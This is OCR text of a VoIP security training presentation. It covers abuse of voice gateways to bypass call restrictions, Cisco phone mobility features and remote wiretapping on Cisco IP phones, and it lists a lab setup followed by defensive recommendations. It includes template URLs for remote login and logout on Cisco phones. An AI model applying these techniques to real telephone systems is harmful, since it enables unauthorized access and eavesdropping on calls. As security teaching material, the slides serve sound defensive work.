

Bypass Call restriction



Bypass Call restriction (abuse Voice Gateway)




Features abuse



Mobility features abuse (Cisco)


- Remote login



http://x.x.x.x/emapp/EMAppServlet?device=SEPxxxxxxxxxxx&userid=XXX&seq=xxx

Mobility features abuse (Cisco)

- Remote logout



http://x.x.x.x/emapp/EMAppServlet?device=SEPxxxxxxxxxxx&**doLogout=true**

Remote wiretapping on IP phone (Cisco)

- Internal URI command allow a IP phone to send RTP stream

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Let’s go to practice ?

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About the Lab!

- IPphone ext 9000 => 10.100.100.36
- IPphone ext 9001 => 10.100.100.37
- IPphone ext 9002 => 10.100.100.39
- IPphone ext 9003 => 10.100.100.43

- IPphone ext 100 => 10.100.100.50
- IPphone ext 101 => 10.100.100.34
- IPphone ext 102 => 10.100.100.33
- IPphone ext 103 => 10.100.100.35

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
About the lab!



Password: 12345

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Recommendations

- To block discovery step
  - *Disable conf setting menu on your IP phone (if it's possible on your model)*
  - *Disable http server on IP phones*
- To block recovery of information in signaling and identity spoofing
  - Use signaling encryption and authentication
- To Block wiretapping and sound injection during a communication
  - *Use media encryption*
- Use strong password with your SIP/IAX account
- To increase the security of the call restriction
  - *Protect your voice gateway with ACL and allow only your voice servers*
- To block remote wiretapping on IP phone
  - *Disable http server on Cisco IP Phone*

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Reference

- Tools
  - http://www.voipsa.org/Resources/tools.php
  - http://sipvicious.org/blog/
  - http://www.isecpartners.com/blackhat_2007.html
  - http://www.ipblue.com/products_vtgo_adv.asp
  - http://sourceforge.net/projects/voiphopper/
- Documentations:
  - http://voipsa.org/

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Thanks for all the support go to ...

- Vincent&Henry
- Valentin
- And You , Of course!!

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